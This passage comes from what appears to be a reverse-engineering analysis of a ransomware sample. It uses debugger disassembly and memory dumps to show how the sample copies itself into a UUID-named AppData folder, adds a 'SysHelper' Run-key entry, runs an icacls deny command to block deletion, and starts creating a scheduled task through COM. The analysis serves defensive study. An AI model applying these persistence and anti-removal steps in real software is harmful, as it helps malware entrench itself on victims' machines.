03731448  A0 7F 9E 72 6C 89 91 72 A0 7F 9E 72 6C 89 91 72   ..rl..r ..rl..r
03731458  A0 7F 9E 72 6C 89 91 72 74 00 3D 00 22 00 62 00   ..rl..rt.=.".b.
03731468  6F 00 72 00 64 00 65 00 72 00 6C 00 61 00 79 00  o.r.d.e.r.l.a.y.
03731478  6F 00 75 00 74 00 28 00 29 00 22 00 20 00 73 00  o.u.t.(.).". .s.
03731488  68 00 65 00 65 00 00 BA 0D F0 AD BA 0D F0 AD BA  h.e.e..º.ð.º.ð.º
```

Figure 33

The ransomware opens the Run registry key using RegOpenKeyExW (0x80000001 = **HKEY_CURRENT_USER** and 0xF003F = **KEY_ALL_ACCESS**):



```
00161CFE   50                 push eax
00161CFF   68 3F 00 0F 00     push F003F
00161D04   6A 00              push 0
00161D06   68 90 02 25 00     push wininet_dump.250290               25029
00161D0B   68 01 00 00 80     push 80000001
00161D10   8B FA              mov edi,edx
00161D12   FF 15 28 C0 21 00  call dword ptr ds:[<&RegOpenKeyExW>]

dword ptr [0021C028 <wininet_dump.&RegOpenKeyExW>]=<advapi32.RegOpenKeyExW>

.text:00161D12 wininet_dump.exe:$11D12 #11D12
```


```
x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)  5  Unlock
1: [esp] 80000001
2: [esp+4] 00250290 L"Software\\Microsoft\\Windo
3: [esp+8] 00000000
4: [esp+C] 000F003F
```

```
Address  Hex                                              ASCII
00250290 53 00 6F 00 66 00 74 00 77 00 61 00 72 00 65 00 S.o.f.t.w.a.r.e.
002502A0 5C 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00 \.M.i.c.r.o.s.o.
002502B0 66 00 74 00 5C 00 57 00 69 00 6E 00 64 00 6F 00 f.t.\.W.i.n.d.o.
002502C0 77 00 73 00 5C 00 43 00 75 00 72 00 72 00 65 00 w.s.\.C.u.r.r.e.
002502D0 6E 00 74 00 56 00 65 00 72 00 73 00 69 00 6F 00 n.t.V.e.r.s.i.o.
002502E0 6E 00 5C 00 52 00 75 00 6E 00 00 00 22 20 2D 2D n.\.R.u.n..." --
```

```
0135B4CC 80000001
0135B4D0 00250290 L"Software\\Microsoft\\Windows\\CurrentVers
0135B4D4 00000000
0135B4D8 000F003F
0135B4DC 0135E5C0
0135B4E0 0000000A
0135B4E4 03745250
0135B4E8 7700FBD2 return to ntdll.7700FBD2 from ntdll.7700FDE
0135B4EC 00000001
```

Figure 34

The process is looking for a value called “SysHelper”, which doesn’t exist at this time:



```
00161D4D   50                 push eax
00161D4E   8D 85 0C E7 FF FF  lea eax,dword ptr ss:[ebp-18F4]
00161D54   50                 push eax
00161D55   8D 45 E0           lea eax,dword ptr ss:[ebp-20]
00161D58   50                 push eax
00161D59   6A 00              push 0
00161D5B   68 5C FE 24 00     push wininet_dump.24FE5C               24FE5
00161D60   FF 75 E4           push dword ptr ss:[ebp-1C]
00161D63   FF 15 3C C0 21 00  call dword ptr ds:[<&RegQueryValueExW>]

dword ptr [0021C03C <wininet_dump.&RegQueryValueExW>]=<advapi32.RegQueryValueExW>

.text:00161D63 wininet_dump.exe:$11D63 #11D63
```


```
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)  5  Unlock
1: [esp] 000003C8
2: [esp+4] 0024FE5C L"SysHelper"
3: [esp+8] 00000000
4: [esp+C] 0135E5BC
```

```
Address  Hex                                              ASCII
0135CCE8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0135CCF8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

```
0135B4C8 000003C8
0135B4CC 0024FE5C L"SysHelper"
0135B4D0 00000000
0135B4D4 0135E5BC
0135B4D8 0135CCE8
0135B4DC 0135E5A0
```

Figure 35

The UuidCreate function is used to generate a new UUID (16 random bytes):




```
00161EFB   50                 push eax
00161EFC   FF 15 00 C3 21 00  call dword ptr ds:[<&UuidCreate>]

dword ptr [0021C300 <wininet_dump.&UuidCreate>]=<rpcrt4.UuidCreate>

.text:00161EFC wininet_dump.exe:$11EFC #11EFC
```

```
Default (stdcall)  5  Unlock
1: [esp] 0135E534
2: [esp+4] 0000000A
3: [esp+8] 03745250
4: [esp+C] 7700FBD2 ntdll.7700FBD2
```

```
Address  Hex                                              ASCII
0135E534 22 22 1E 6E 31 A5 75 40 93 0F 7E 87 24 3A CC F2 "".n1¥u@..~.$:Ìò

0135B4DC 0135E534
```

Figure 36

The process converts the UUID to a string using the UuidToStringW API:



```
00161F0C   50                 push eax
00161F0D   8D 85 58 FF FF FF  lea eax,dword ptr ss:[ebp-A8]
00161F13   50                 push eax
00161F14   FF 15 04 C3 21 00  call dword ptr ds:[<&UuidToStringW>]

dword ptr [0021C304 <wininet_dump.&UuidToStringW>]=<rpcrt4.UuidToStringW>

.text:00161F14 wininet_dump.exe:$11F14 #11F14
```


```
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)  5  Unlock
1: [esp] 0135E534
2: [esp+4] 0135E5C8
3: [esp+8] 0000000A
4: [esp+C] 03745250
```

```
Address  Hex                                              ASCII
03746DB0 36 00 65 00 31 00 65 00 32 00 32 00 32 00 32 00 6.e.1.e.2.2.2.2.
03746DC0 2D 00 61 00 35 00 33 00 31 00 2D 00 34 00 30 00 -.a.5.3.1.-.4.0.
03746DD0 37 00 35 00 2D 00 39 00 33 00 30 00 66 00 2D 00 7.5.-.9.3.0.f.-.
03746DE0 37 00 65 00 38 00 37 00 32 00 34 00 33 00 61 00 7.e.8.7.2.4.3.a.
03746DF0 63 00 63 00 66 00 32 00 00 00 AB AB AB AB AB AB c.c.f.2...««««««
```

```
0135B4D8 0135E534
0135B4DC 0135E5C8
```

Figure 37

A new directory based on the UUID is created by the malware:



```
00161F85   6A 00              push 0
00161F87   8D 85 0C F7 FF FF  lea eax,dword ptr ss:[ebp-8F4]
00161F8D   50                 push eax                               eax:L
00161F8E   FF 15 D4 C1 21 00  call dword ptr ds:[<&CreateDirectoryW>]

dword ptr [0021C1D4 <wininet_dump.&CreateDirectoryW>]=<kernel32.CreateDirectoryW>

.text:00161F8E wininet_dump.exe:$11F8E #11F8E
```


```
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)  5  Unlock
1: [esp] 0135DCE8 L"C:\\Users\[redacted]\\AppData\\Lo
2: [esp+4] 00000000
3: [esp+8] 0000000A
4: [esp+C] 03745250
```

```
Address  Hex                                              ASCII
0135DCE8 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 C.:.\.U.s.e.r.s.
0135DCF8 5C 00 [redacted] 00 5C 00 41 00 70 00 70 00 \.[redacted].\.A.p.p.
0135DD08 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 D.a.t.a.\.L.o.c.
0135DD18 61 00 6C 00 5C 00 36 00 65 00 31 00 65 00 32 00 a.l.\.6.e.1.e.2.
0135DD28 32 00 32 00 32 00 2D 00 61 00 35 00 33 00 31 00 2.2.2.-.a.5.3.1.
0135DD38 2D 00 34 00 30 00 37 00 35 00 2D 00 39 00 33 00 -.4.0.7.5.-.9.3.
0135DD48 30 00 66 00 2D 00 37 00 65 00 38 00 37 00 32 00 0.f.-.7.e.8.7.2.
0135DD58 34 00 33 00 61 00 63 00 63 00 66 00 32 00 00 00 4.3.a.c.c.f.2...
```

```
0135B4D8 0135DCE8 L"C:\\Users\\[redacted]\\AppData\\Local\\6e1e2222
0135B4DC 00000000
0135B4E0 0000000A
0135B4E4 03745250
0135B4E8 7700FBD2 return to ntdll.7700FBD2 from ntdll.7700FD
0135B4EC 00000001
0135B4F0 0000007F
0135B4F4 00000670
0135B4F8 036C8948
0135B4FC 03690000
0135B500 00000000
```

Figure 38

The CopyFileW routine is utilized to copy the executable to a new file in the above directory:




```
0016203C  6A 00              push 0
0016203E  8D 85 0C F7 FF FF  lea eax,dword ptr ss:[ebp-8F4]
00162044  50                 push eax                             eax:L
00162045  8D 85 0C DF FF FF  lea eax,dword ptr ss:[ebp-20F4]
0016204B  50                 push eax                             eax:L
0016204C  FF 15 C4 C0 21 00  call dword ptr ds:[<&CopyFileW>]

dword ptr [0021C0C4 <wininet_dump.&CopyFileW>]=<kernel32.CopyFileW>

.text:0016204C wininet_dump.exe:$1204C #1204C
```

```
x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 0135C4E8 L"C:\\Users\\[redacted]\\Desktop\\wi
2: [esp+4] 0135DCE8 L"C:\\Users\\[redacted]\\AppData\\L
3: [esp+8] 00000000
4: [esp+C] 0000000A

0135B4D4  0135C4E8  L"C:\\Users\\[redacted]\\Desktop\\wininet_dump.exe"
0135B4D8  0135DCE8  L"C:\\Users\\[redacted]\\AppData\\Local\\6e1e2222-a5
0135B4DC  00000000
```

Figure 39

The ransomware establishes persistence on the host by creating an entry called "SysHelper" under the Run registry key, which will run the executable with the "–AutoStart" parameter whenever the user logs on:



```
001620DF  50                 push eax                             eax:L
001620E0  8D 85 0C EF FF FF  lea eax,dword ptr ss:[ebp-10F4]
001620E6  50                 push eax                             eax:L
001620E7  6A 02              push 2
001620E9  6A 00              push 0
001620EB  68 5C FE 24 00     push wininet_dump.24FE5C             24FE5
001620F0  FF 75 E8           push dword ptr ss:[ebp-18]
001620F3  FF 15 1C C0 21 00  call dword ptr ds:[<&RegSetValueExW>]

dword ptr [0021C01C <wininet_dump.&RegSetValueExW>]=<advapi32.RegSetValueExW>

.text:001620F3 wininet_dump.exe:$120F3 #120F3
```


```
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 000003C8
2: [esp+4] 0024FE5C L"SysHelper"
3: [esp+8] 00000000
4: [esp+C] 00000002
```

```
Address   Hex                                              ASCII
0135D4E8  22 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00  ".C.:.\.U.s.e.r.
0135D4F8  73 00 5C 00 [redacted]  00 5C 00 41 00 70 00     s.\[redacted]\.A.p.
0135D508  70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00  p.D.a.t.a.\.L.o.
0135D518  63 00 61 00 6C 00 5C 00 36 00 65 00 31 00 65 00  c.a.l.\.6.e.1.e.
0135D528  32 00 32 00 32 00 32 00 2D 00 61 00 35 00 33 00  2.2.2.2.-.a.5.3.
0135D538  31 00 2D 00 34 00 30 00 37 00 35 00 2D 00 39 00  1.-.4.0.7.5.-.9.
0135D548  33 00 30 00 66 00 2D 00 37 00 65 00 38 00 37 00  3.0.f.-.7.e.8.7.
0135D558  32 00 34 00 33 00 61 00 63 00 63 00 66 00 32 00  2.4.3.a.c.c.f.2.
0135D568  5C 00 77 00 69 00 6E 00 69 00 6E 00 65 00 74 00  \.w.i.n.i.n.e.t.
0135D578  5F 00 64 00 75 00 6D 00 70 00 2E 00 65 00 78 00  _.d.u.m.p...e.x.
0135D588  65 00 22 00 20 00 2D 00 2D 00 41 00 75 00 74 00  e.". .-.-.A.u.t.
0135D598  6F 00 53 00 74 00 61 00 72 00 74 00 00 00 00 00  o.S.t.a.r.t.....
```

```
0135B4C8  000003C8
0135B4CC  0024FE5C  L"SysHelper"
0135B4D0  00000000
0135B4D4  00000002
0135B4D8  0135D4E8  L"\"C:\\Users\\[redacted]\\AppData\\Local\\6e1e2222-
0135B4DC  000000BC
0135B4E0  0000000A
0135B4E4  03745250
0135B4E8  7700FBD2  return to ntdll.7700FBD2 from ntdll.7700FDE0
0135B4EC  00000001
0135B4F0  0000007F
0135B4F4  00000670
0135B4F8  036C8948
0135B4FC  03690000
0135B500  00000000
```

Figure 40

The binary denies "Everyone" to delete the folder created above using the icacls command, as highlighted in figure 41:



```
00162183  50                 push eax                             eax:L
00162184  8D 85 0C FF FF FF  lea eax,dword ptr ss:[ebp-F4]
0016218A  50                 push eax                             eax:L
0016218B  6A 00              push 0
0016218D  6A 00              push 0
0016218F  6A 48              push 48
00162191  6A 00              push 0
00162193  6A 00              push 0
00162195  6A 00              push 0
00162197  8D 85 0C CF FF FF  lea eax,dword ptr ss:[ebp-30F4]
0016219D  50                 push eax                             eax:L
0016219E  6A 00              push 0
001621A0  FF 15 DC C1 21 00  call dword ptr ds:[<&CreateProcessW>]

dword ptr [0021C1DC <wininet_dump.&CreateProcessW>]=<kernel32.CreateProcessW>

.text:001621A0 wininet_dump.exe:$121A0 #121A0
```

```
x87TagWord FFFF
x87TW_0 3 (Empty)   x87TW_1 3 (Empty)
x87TW_2 3 (Empty)   x87TW_3 3 (Empty)
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 00000000
2: [esp+4] 0135B4E8 L"icacls \"C:\\Users\\[redacted]\\
3: [esp+8] 00000000
4: [esp+C] 00000000
```


```
Address   Hex                                              ASCII
0135B4E8  69 00 63 00 61 00 63 00 6C 00 73 00 20 00 22 00  i.c.a.c.l.s. .".
0135B4F8  43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00  C.:.\.U.s.e.r.s.
0135B508  5C 00 [redacted]  00 5C 00 41 00 70 00 70 00     \[redacted]\.A.p.p.
0135B518  44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00  D.a.t.a.\.L.o.c.
0135B528  61 00 6C 00 5C 00 36 00 65 00 31 00 65 00 32 00  a.l.\.6.e.1.e.2.
0135B538  32 00 32 00 32 00 2D 00 61 00 35 00 33 00 31 00  2.2.2.-.a.5.3.1.
0135B548  2D 00 34 00 30 00 37 00 35 00 2D 00 39 00 33 00  -.4.0.7.5.-.9.3.
0135B558  30 00 66 00 2D 00 37 00 65 00 38 00 37 00 32 00  0.f.-.7.e.8.7.2.
0135B568  34 00 33 00 61 00 63 00 63 00 66 00 32 00 22 00  4.3.a.c.c.f.2.".
0135B578  20 00 2F 00 64 00 65 00 6E 00 79 00 20 00 2A 00   ./.d.e.n.y. .*.
0135B588  53 00 2D 00 31 00 2D 00 31 00 2D 00 30 00 3A 00  S.-.1.-.1.-.0.:.
0135B598  28 00 4F 00 49 00 29 00 28 00 43 00 49 00 29 00  (.O.I.).(.C.I.).
0135B5A8  28 00 44 00 45 00 2C 00 44 00 43 00 29 00 00 00  (.D.E.,.D.C.)...
```

```
0135B4B8  00000000
0135B4BC  0135B4E8  L"icacls \"C:\\Users\\[redacted]\\AppData\\Local\\
0135B4C0  00000000
0135B4C4  00000000
0135B4C8  00000000
0135B4CC  00000048
0135B4D0  00000000
0135B4D4  00000000
0135B4D8  0135E4E8
0135B4DC  0135E544
0135B4E0  0000000A
0135B4E4  03745250
0135B4E8  00630069
0135B4EC  00630061
0135B4F0  0073006C
0135B4F4  00220020  L" unable to open console device\r\n"
```

Figure 41

A second persistence mechanism consists of creating a scheduled task (using COM objects) that will run the ransomware every 5 minutes.

The malicious file initializes the COM library on the current thread using the CoInitialize function:




```
0015D263  6A 00                 push 0
0015D265  C7 45 FC 00 00 00 00  mov dword ptr ss:[ebp-4],0
0015D26C  FF 15 DC C3 21 00     call dword ptr ds:[<&CoInitialize>]

dword ptr [0021C3DC <wininet_dump.&CoInitialize>]=<ole32.CoInitialize>

.text:0015D26C wininet_dump.exe:$D26C #D26C
```

```
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 00000000
2: [esp+4] 00000258
3: [esp+8] 03745250
4: [esp+C] 00000000

0135E074  00000000
```

Figure 42

We have observed that the implementation is similar to the one presented at https://docs.microsoft.com/en-us/windows/win32/taskschd/time-trigger-example–c—, however we'll dig deeper and explain how the assembly code looks like.

The CoInitializeSecurity routine is used to register and set the default security values for the process (0x6 = **RPC_C_AUTHN_LEVEL_PKT_PRIVACY** and 0x3 = **RPC_C_IMP_LEVEL_IMPERSONATE**):



```
0015D27D   6A 00            push 0
0015D27F   6A 00            push 0
0015D281   6A 00            push 0
0015D283   6A 03            push 3
0015D285   6A 06            push 6
0015D287   6A 00            push 0
0015D289   6A 00            push 0
0015D28B   6A FF            push FFFFFFFF
0015D28D   6A 00            push 0
0015D28F   FF 15 E0 C3 21 00  call dword ptr ds:[<&CoInitializeSecurity>]

dword ptr [0021C3E0 <wininet_dump.&CoInitializeSecurity>]=<combase.CoInitializeSecurity>

.text:0015D28F wininet_dump.exe:$D28F #D28F
```


```
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0020
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)
1: [esp] 00000000
2: [esp+4] FFFFFFFF
3: [esp+8] 00000000
4: [esp+C] 00000000
```

```
Address   Hex                                              ASCII
036EF7A0  70 E6 6E 03 38 22 6F 03 EE FE EE FE EE FE EE FE  pæn.8"o.îþîþîþîþ
036EF7B0  EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE  îþîþîþîþîþîþîþîþ
036EF7C0  EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE  îþîþîþîþîþîþîþîþ
036EF7D0  EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE  îþîþîþîþîþîþîþîþ
036EF7E0  EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE  îþîþîþîþîþîþîþîþ
```

```
0135E054 00000000
0135E058 FFFFFFFF
0135E05C 00000000
0135E060 00000000
0135E064 00000006
0135E068 00000003
0135E06C 00000000
0135E070 00000000
0135E074 00000000
```

Figure 43

The process creates an object with the CLSID {0F87369F-A4E5-4CFC-BD3E-73E6154572DD}, which implements the Schedule.Service class for operating the Windows Task Scheduler Service:



```
0015D2BF   50                   push eax
0015D2C0   68 EC 4F 22 00       push wininet_dump.224FEC
0015D2C5   6A 01                push 1
0015D2C7   6A 00                push 0
0015D2C9   68 6C 50 22 00       push wininet_dump.22506C
0015D2CE   C7 45 E4 00 00 00 00 mov dword ptr ss:[ebp-1C],0
0015D2D5   FF 15 E8 C3 21 00    call dword ptr ds:[<&CoCreateInstance>]

dword ptr [0021C3E8 <wininet_dump.&CoCreateInstance>]=<combase.CoCreateInstance>

.text:0015D2D5 wininet_dump.exe:$D2D5 #D2D5
```


```
x87StatusWord 0020
